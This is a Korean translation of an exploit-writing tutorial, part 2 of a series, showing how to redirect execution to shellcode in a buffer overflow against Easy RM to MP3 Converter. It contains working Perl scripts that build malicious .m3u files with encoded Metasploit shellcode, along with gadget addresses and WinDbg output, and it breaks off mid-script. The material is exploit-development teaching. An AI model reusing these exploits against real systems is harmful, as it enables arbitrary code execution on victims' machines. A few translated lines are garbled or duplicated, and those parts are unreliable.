

Exploit writing tutorial part 2: jumping to shellcode¹

By Peter Van Eeckhoutte

번역: vangelis(vangelis@s0f.org)

어디로 jmp 할 것인가?

이 문서의 첫 번째 시리즈에서 취약점을 찾고 관련 정보를 이용해 제대로 작동하는 exploit을 만드는 것에 대한 기초에 대해 설명했다. 앞의 예에서 ESP가 버퍼의 시작 부분을 직접적으로 가리키는 것을 보았다(ESP가 셸코드를 직접적으로 가리키도록 만들기 위해 셸코드에 4 바이트를 붙이기만 하면 되었다).

“jmp esp”를 사용할 수 있다는 사실은 거의 완벽한 시나리오였다. 하지만 항상 그렇게 쉽지는 않다. 이 글에서는 셸코드를 실행시키거나 점프할 수 있는 몇 가지 다른 방법에 대해, 그런 다음 버퍼의 크기가 작을 때 선택할 방법에 대해 알아볼 것이다.

셸코드를 실행시킬 수 있는 방법에는 몇 가지가 있다.

- **셸코드를 가리키는 레지스터로 jump (또는 call):** 이 기법에서 공격자는 셸코드의 주소를 가진 레지스터를 기본적으로 사용하며, 그 주소를 eip에 넣는다. 어플리케이션이 실행될 로딩되는 dll들 중의 하나에 그 레지스터로 'jump'하거나 'call'하는 opcode를 공격자는 찾아내야 한다. 메모리의 어떤 주소로 eip를 덮어쓰는 것 대신 “특정 레지스터로 jump”하는 주소로 eip를 덮어쓸 필요가 있다. 물론 이것은 그 레지스터가 셸코드를 가리키는 주소를 가지고 있어야 가능하다. 이것이 이 글의 시리즈 1에서 다른 것이라서 이 글에서는 더 이상 다루지 않을 것이다.
- **pop return:** 만약 스택의 꼭대기에 있는 값이 공격자의 버퍼 내에 있는 주소를 가리키지 않고 버퍼가 스택의 꼭대기 아래에 있는 바이트 값에서 시작한다면 어플리케이션이 일련의 POP, 그 다음 RET을 실행하고, 그래서 이 바이트들은 실제 버퍼의 시작 부분에 도달할 때까지 스택으로부터 pop할

¹ (번역자 주) 이 문서는 총 7개의 시리즈로 되어 있으며, 그 중 두 번째이다. 이 문서는 번역자의 개인 공부 과정에서 만들어진 것입니다. 그래서 원문의 내용과 일부 다를 수 있습니다. 좀더 정확한 이해를 위해서는 원문을 참고하길 권장하며, 첫 번째 시리즈를 먼저 이해하면 좋을 것입니다. 이 글은 원문을 무조건적으로 번역하지는 않을 것이며, 실제 테스트는 역자의 컴퓨터에서 이루어진 것입니다. 그러나 원문의 가치를 해치지 않기 위해 원문의 내용과 과정에 충실할 것입니다. 이 글에 잘못된 부분이나 오자가 있을 경우 지적해주시시오.

것이다(ESP는 pop할 때마다 셸코드의 시작 부분을 더 가까이 가리킨다). 그런 다음 RET은 스택의 현재 값을 EIP에 있는 ESP의 주소에 위치시킨다. 그래서 pop ret은 ESP+x가 셸코드 버퍼의 주소를 가지고 있을 때 유용하다('d esp'를 해보면 ESP+offset 위치에서 little endian 때문에 버퍼 주소를 역순으로 볼 것이다).

- **push return:** 이 방법은 "call register" 기법과는 약간 다를 뿐이다. 어디에서도 <jmp register> 또는 <call register> opcode를 발견할 수 없다면 스택 상의 그 주소를 올리고, 그런 다음 ret을 한다. 그래서 기본적으로 push <register>를 발견하고, 그 다음 ret이 뒤따른다. 이 시퀀스에 해당하는 opcode를 찾고, 이 시퀀시를 수행하는 주소를 찾아 이 주소로 EIP를 덮어쓴다.
- **jmp[reg+offset]:** 만약 셸코드가 들어가 있는 버퍼를 가리키지만 셸코드의 시작 부분을 가리키는 않는 레지스터가 있다면 OS나 어플리케이션의 dll들 중의 하나에서 그 레지스터에 필요한 바이트를 추가한 다음 그 레지스터로 점프하는 명령(instruction)을 찾아 이용한다. 필자는 이 방법을 jmp[reg]+[offset]이라고 부른다.
- **blind return:** 앞에서 필자는 ESP가 현재 스택 위치를 가리킨다는 것에 대해 설명했다. RET 명령은 스택으로부터 마지막 값(4 바이트)을 'pop'하며, 그 주소를 esp에 놓을 것이다. 그래서 만약 RET 명령을 실행할 그 주소로 EIP를 덮어쓴다면 ESP에 저장된 그 값을 ESI로 로딩할 것이다.
- EIP 덮어쓰기를 한 후 버퍼에 이용 가능한 공간이 제한되어 있고, EIP를 덮어쓰기 전에는 많은 공간을 가지고 있을 경우, 버퍼의 첫 부분에 주 셸코드로 점프하기 위해 더 작은 버퍼에 **jump code**를 사용할 수 있다.
- **SEH:** 모든 어플리케이션은 OS가 제공하는 기본 exception handler를 가지고 있다. 그래서 어플리케이션 그 자체가 exception 핸들링을 사용하지 않는다 해도 공격자가 지정한 주소로 SEH handler를 덮어쓰고, 그것이 셸코드로 점프하도록 할 수 있다. SEH를 사용하는 것은 다양한 Windows 플랫폼에서 exploit이 더 잘 작동할 수 있도록 만들 수 있지만 더 많은 설명이 필요하다. 이에 대한 것은 이 시리즈 3에서 다룰 것이다.

제대로 작동하는 exploit을 만드는 방법에는 더 있을 수 있으며, 만약 위의 방법들에 익숙해지고, 상식을 사용한다면 exploit이 셸코드로 점프하도록 할 때 발생할 수 있는 문제들을 대부분 해결할 수 있는 방법을 찾을 수 있을 것이다. 그런데 exploit이 작동하는 것처럼 보이지만 셸코드가 제대로 실행되지 않을 수도 있으며, 이럴 경우 셸코드 앞에 NOP을 추가하는 등의 방법을 찾아봐야 한다.


물론 취약점이 crash만 되고 셸을 획득하는 등의 공격으로 이어지지 않는 경우도 있다. 이제 앞에서 언급한 테크닉들 중의 몇 가지를 실제로 구현해보자.

call [reg]

만약 레지스터가 셸코드를 직접적으로 가리키는 주소로 로딩된다면 call [reg]가 셸코드로 직접 점프하도록 할 수 있다. 다시 말해, 만약 ESP가 셸코드를 직접 가리킨다면(그래서 ESP의 첫 바이트가 셸코드의 첫 번째 바이트라면) "call esp"의 주소로 EIP를 덮어쓸 수 있으며, 그

셸코드는 실행될 것이다. 이것은 모든 레지스터에서 작동하며, 공격에서 많이 사용하는데, 이는 kernel32.dll이 많은 call [reg] 주소를 가지고 있기 때문이다.

예를 들어보자. ESP가 셸코드를 가리킨다고 가정하자. 먼저 'call esp' opcode를 가진 주소를 찾는다. 여기서는 findjmp를 이용할 것이다.



```
C:\명령 프롬프트
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Wfree>findjmp kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C80AE31      jmp esp
0x7C811E72      push esp - ret
0x7C81AD0C      call esp
0x7C834D7B      jmp esp
0x7C836A20      call esp
0x7C867877      jmp esp
0x7C873503      call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 7 usable addresses

C:\Documents and Settings\Wfree>
```

이제, 'call esp' opcode를 가진 주소 3개 중에서 하나를 이용해 EIP를 덮어써보자. 여기서는 마지막 주소 0x7c873503을 사용해본다. 이 글의 시리즈1에서 EIP가 덮어쓰는 곳과 ESP 사이의 위치에 4개의 문자를 추가함으로써 셸코드의 시작 부분을 ESP가 가리키도록 할 수 있다는 것을 알고 있다. 전형적인 exploit은 다음과 같다.

```
my $file= "test1.m3u";

my $junk= "A" x 26071; # 역자의 시스템

my $eip = pack('V',0x7C873503); #overwrite EIP with call esp (역자의 시스템)

# my $prependesp = "A"x4; # 4 바이트만 추가하면 셸코드의 주소를 덮어쓸 수 있으므로 역자의 테스트에서는
# 이 부분은 제외하고, 아래처럼 NOP 을 4 바이트만 추가함

my $shellcode = "\x90" x 4; #start shellcode with some NOPS

# windows/exec - 227 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=process, CMD=calc.exe

$shellcode = $shellcode . "\xbb\xec\x92\x74\xe7\x31\xc9\xda\xda\xda\x74\x24\xf4\xb1" .
"\x33\x58\x31\x58\x10\x03\x58\x10\x83\x04\x6e\x96\x12\x28" .
```

```


"\x67\xde\xdd\xd0\x78\x81\x54\x35\x49\x93\x03\x3e\xf8\x23" .
"\x47\x12\xf1\xc8\x05\x86\x82\xbd\x81\xa9\x23\x0b\xf4\x84" .
"\xb4\xbd\x38\x4a\x76\xdf\xc4\x90\xab\x3f\xf4\x5b\xbe\x3e" .
"\x31\x81\x31\x12\xea\xce\xe0\x83\x9f\x92\x38\xa5\x4f\x99" .
"\x01\xdd\xea\x5d\xf5\x57\xf4\x8d\xa6\xec\xbe\x35\xcc\xab" .
"\x1e\x44\x01\xa8\x63\x0f\x2e\x1b\x17\x8e\xe6\x55\xd8\xa1" .
"\xc6\x3a\xe7\x0e\xcb\x43\x2f\xa8\x34\x36\x5b\xcb\xc9\x41" .
"\x98\xb6\x15\xc7\x3d\x10\xdd\x7f\xe6\xa1\x32\x19\x6d\xad" .
"\xff\x6d\x29\xb1\xfe\xa2\x41\xcd\x8b\x44\x86\x44\xcf\x62" .
"\x02\x0d\x8b\x0b\x13\xeb\x7a\x33\x43\x53\x22\x91\x0f\x71" .
"\x37\xa3\x4d\x1f\xc6\x21\xe8\x66\xc8\x39\xf3\xc8\xa1\x08" .
"\x78\x87\xb6\x94\xab\xec\x47\x64\x66\xf8\xd0\xdf\x13\x41" .
"\xbd\xdf\xc9\x85\xb8\x63\xf8\x75\x3f\x7b\x89\x70\x7b\x3b" .
"\x61\x08\x14\xae\x85\xbf\x15\xfb\xe5\x5e\x86\x67\xc4\xc5" .
"\x2e\x0d\x18";

```

```

open($FILE, ">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";

```



공격에 성공했다.

pop ret

위에서 설명했듯이, Easy RM to MP3 예에서, 우리는 버퍼를 변경해서 ESP가 직접 셸코드를 가리키도록 할 수 있었다. 하지만 만약 셸코드가 셸코드의 offset에서 시작한다면 어떻게 될까? 위의 예에서 셸코드가 ESP+8에서 시작한다면 어떻게 될까?

이론상으로 pop ret은 ESP+offset이 셸코드를 가리키는 주소를 이미 가지고 있을 때 이용이 가능하다는 것을 알고 있다. 만약 이런 경우가 아니라면 다른 방법이 있을까...

테스트 케이스를 하나 만들어 보자. 우리는 EIP를 덮어쓰기 전에 26071 바이트가 필요하고, ESP가 가리키는 스택의 주소(0x000ff730)에 도달하기 전에 4 바이트가 더 필요하다는 것을 알고 있다. 셸코드가 ESP+8에서 시작하게 하기 위해 다음과 같이 버퍼를 조작한다.

26071개의 A + 4개의 XXXX + break + 7개의 NOP + break + 추가 NOP

두 번째 break에 셸코드가 시작하도록 덧붙인다. 목표는 첫 번째 break로 점프하고(jump over), 그 다음 두 번째 break(ESP+8 바이트 = 0x000ff738)로 바로 점프(jump to)하는 것이다.

```
my $file= "test1.m3u";
my $junk= "A" x 26071;
my $eip = "BBBB"; #overwrite EIP
my $prependesp = "XXXX"; #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\xcc"; #first break
$shellcode = $shellcode . "\x90" x 7; #add 7 more bytes
$shellcode = $shellcode . "\xcc"; #second break
$shellcode = $shellcode . "\x90" x 500; #real shellcode
open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

스택을 살펴보자.

어플리케이션은 버퍼 오버플로우 때문에 crash되었다. "BBBB"로 EIP를 덮어썼다. ESP는 0x000ff730(첫 번째 break에서 시작)을 가리키고, 그런 다음 7개의 NOP을, 그다음 실제로 셸코드((0x000ff738에 위치)의 시작 부분인 두 번째 break를 만나게 된다.

The screenshot shows the WinDbg interface with the following content:

Command

```

ModLoad: 76940000 76964000 C:\WINDOWS\system32\ntshrui.dll
ModLoad: 76ad0000 76ae1000 C:\WINDOWS\system32\ATL.DLL
ModLoad: 76930000 76938000 C:\WINDOWS\system32\LINKINFO.dll
(bc8.a8c): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c94005d edx=00cd0000 esi=77c0fce0 edi=000067dc
eip=42424242 esp=000ff730 ebp=00384290 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
42424242 ??             ???
0:000> d esp
000ff730 cc 90 90 90 90 90 90 90 90 cc 90 90 90 90 90 90 .....
000ff740 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000ff750 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000ff760 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000ff770 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000ff780 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000ff790 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000ff7a0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0:000> d 000ff738
000ff738 cc 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000ff748 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000ff758 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000ff768 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000ff778 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000ff788 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000ff798 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000ff7a8 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....

```

The status bar at the bottom shows: Ln 0, Col 0 Sys 0:<Local> Proc 000:bc8 Thrd 000:a8c ASM OVR CAPS NUM

목표는 ESP+8의 값을 EIP로 옮기고 이 값을 조작하여 셸코드로 점프하게 하는 것이다. 이를 위해 pop ret 테크닉과 jmp esp 테크닉을 같이 사용할 것이다.

하나의 pop 명령은 스택의 꼭대기로부터 4 바이트를 제거한다. 그래서 스택 포인터는 0x000ff734를 가리킨다. 또 다른 하나의 pop 명령은 실행하는 것은 스택의 꼭대기로부터 4 바이트를 더 제거할 것이다. 그러면 ESP는 0x000ff738를 가리킬 것이다. "ret" 명령이 실행되면 ESP의 현재 주소에 있는 값은 EIP에 놓인다. 그래서 만약 0x000ff738에 있는 값은 jmp esp 명령의 주소를 가지고 있으며, 그런 다음 그것은 EIP가 하는 것이다. 0x000ff738 다음에 있는 버퍼는 셸코드를 가지고 있어야 한다.

Pop, pop, ret 명령 시퀀시를 어딘가에서 발견해서 그 명령 시퀀시의 첫 부분의 주소로 EIP를 덮어쓸 필요가 있다면, 그리고 우리는 ESP+8을 jmp esp의 주소에 설정하고, 셀코드 그 자체가 뒤따라오게 설정해야만 한다.

먼저 우리는 pop pop ret의 opcode를 알 필요가 있다. 우리는 이 opcode를 찾기 위해 windbg에 있는 어셈블링 기능을 사용할 것이다.

```

*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WIN
7c93120f pop eax
pop eax
7c931210 pop ebp
pop ebp
7c931211 ret
ret
7c931212

0:014> u 7c93120f
ntdll!DbgBreakPoint+0x1:
7c93120f 58      pop     eax
7c931210 5d      pop     ebp
7c931211 c3      ret
ntdll!DbgUserBreakPoint:
7c931212 cc      int     3
7c931213 c3      ret
7c931214 8bff   mov     edi,edi
7c931216 8b442404 mov     eax,dword ptr [esp+4]
7c93121a cc      int     3
0:014>

```

위의 결과를 보면 pop, pop, ret opcode는 0x58, 0x5d, 0xc3이다. 물론 다른 레지스터들로 pop할 수 있다. 다음은 이용 가능한 pop opcode들이다.

pop register	opcode
pop eax	58
pop ebx	5b
pop ecx	59
pop edx	5a
pop esi	5e
pop ebp	5d

이제 이용 가능한 dll들 중의 하나에서 이 시퀀스를 발견할 필요가 있다. 이 시리즈 1에서 어플리케이션 dll과 OS dll에 대해 언급한 적이 있는데, 여기서는 어플리케이션 dll을 사용하길 권하는데, 이는 다양한 Windows 플랫폼과 버전들에서 신뢰할 수 있는 exploit을 만들 수 있는 기회를 늘려줄 수 있을 것이기 때문이다. 하지만 매번 dll의 같은 base 주소들을 사용하는 것이 필요하다. 가끔, dll의 base 주소가 변할 수 있기 때문에 이럴 경우 OS의 dll(예를 들어, user32.dll, kernel32.dll)들 중의 하나를 사용하는 것이 더 낫다.

Easy RM to MP3을 실행한 다음 실행 중인 프로세스에 windbg를 attach한다.

Windbg는 로딩된 OS와 어플리케이션 모듈 모두를 보여줄 것이다. 출력된 결과들 중에서 ModLoad로 시작하는 라인들을 찾는다.


다음은 어플리케이션 dll들이다.

```
ModLoad: 3af30000 3af4c000 C:\WINDOWS\system32\imekr70.ime
ModLoad: 10000000 10071000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter03.dll
ModLoad: 719e0000 719f7000 C:\WINDOWS\system32\WS2_32.dll
ModLoad: 719d0000 719d8000 C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 00dc0000 00e5f000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 01b70000 01be1000 C:\Program Files\Easy RM to MP3 Converter\MSRMCodec00.dll
ModLoad: 00d60000 00d67000 C:\Program Files\Easy RM to MP3 Converter\MSRMCodec01.dll
ModLoad: 01cf0000 021bd000 C:\Program Files\Easy RM to MP3 Converter\MSRMCodec02.dll
ModLoad: 021c0000 021d1000 C:\WINDOWS\system32\MSVCIRT.dll
ModLoad: 023e0000 023fe000 C:\Program Files\Easy RM to MP3 Converter\wmatimer.dll
ModLoad: 72f50000 72f76000 C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 02420000 02430000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter02.dll
ModLoad: 02640000 02652000 C:\Program Files\Easy RM to MP3 Converter\MSLog.dll
ModLoad: 76e90000 76ecc000 C:\WINDOWS\system32\RASAPI32.dll
```


Visual Studio를 설치하면 같이 설치되는 dumpbin.exe를 /headers 옵션과 함께 실행하여 특정 dll의 image base를 알아볼 수도 있다.

Exploit을 어렵게 만들 수 있기 때문에 null 바이트를 가진 주소를 사용하는 것은 피하는 것이 좋다. 다음은 MSRMCodec00.dll에 대한 결과이다.

```
ModLoad: 3af30000 3af4c000 C:\WINDOWS\system32\imekr70.ime
ModLoad: 10000000 10071000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter03.dll
ModLoad: 719e0000 719f7000 C:\WINDOWS\system32\WS2_32.dll
ModLoad: 719d0000 719d8000 C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 00dc0000 00e5f000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 01b70000 01be1000 C:\Program Files\Easy RM to MP3 Converter\MSRMCodec00.dll
ModLoad: 00d60000 00d67000 C:\Program Files\Easy RM to MP3 Converter\MSRMCodec01.dll
ModLoad: 01cf0000 021bd000 C:\Program Files\Easy RM to MP3 Converter\MSRMCodec02.dll
ModLoad: 021c0000 021d1000 C:\WINDOWS\system32\MSVCIRT.dll
ModLoad: 023e0000 023fe000 C:\Program Files\Easy RM to MP3 Converter\wmatimer.dll
ModLoad: 72f50000 72f76000 C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 02420000 02430000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter02.dll
ModLoad: 02640000 02652000 C:\Program Files\Easy RM to MP3 Converter\MSLog.dll
ModLoad: 76e90000 76ecc000 C:\WINDOWS\system32\RASAPI32.dll
```



이제 ESP+8로 점프할 수 있다. 이 위치에 jmp esp에 그 주소를 넣을 필요가 있는데, 앞에서 설명한 것처럼, ret 명령은 그 위치로부터 그 주소를 가져 EIP에 그것을 넣는다. 그 위치에서, ESP 주소는 jmp esp 주소 바로 뒤에 위치한 셀코드를 가리키고, 그 위치에서 정말로 원하는 것은 jmp esp이다. 이 글의 시리즈1에서 jmp esp로 0x01eaf23a(MSRMcodec00.dll)를 주소를 사용했다.




앞에서 살펴보았던 테스트 케이스의 펄 스크립트에서 EIP를 덮어쓰기 위해 사용되는 "BBBB"를 3 개의 pop, pop, ret 주소들 중의 하나로 대체하고, 8바이트의 NOP이 뒤따르고, 그런 다음 jmp esp 주소, 그 다음 셀코드가 뒤따른다.

버퍼는 다음과 같다.

```
[AAAAAAAAAAAA...AA][0x01b96a10][NOPNOPNOPNOPNOPNOPNOPNOPNOP][0x01eaf23a][Shellcode]
26071 개의 A      EIP      8 bytes offset      JMP ESP
(=POPPOPRET)
```

전체 exploit 흐름은 다음과 같다.

1. EIP는 POP POP RET으로 덮어쓰인다. ESP는 셀코드로부터 8 바이트 offset의 시작 부분을 가리킨다.
2. POP POP RET이 실행된다. EIP는 0x01eaf23a로 덮어쓰인다. ESP는 셀코드를 가리킨다.
3. EIP가 jmp esp에 대한 주소로 덮어쓰이기 때문에 두 번째 점프가 실행되고, 셀코드가 실행된다.



이것을 break와 셸코드로 NOP을 붙여서 시뮬레이트하고, 제대로 작동하는지 알아보자.

```

my $file= "test1.m3u";
my $junk= "A" x 26071; # 역자의 시스템

my $eip = pack('V',0x01b96a10); #pop pop ret from MSRMCodec00.dll(역자의 시스템)
my $jmpesp = pack('V',0x01eaf23a); #jmp esp(역자의 시스템)

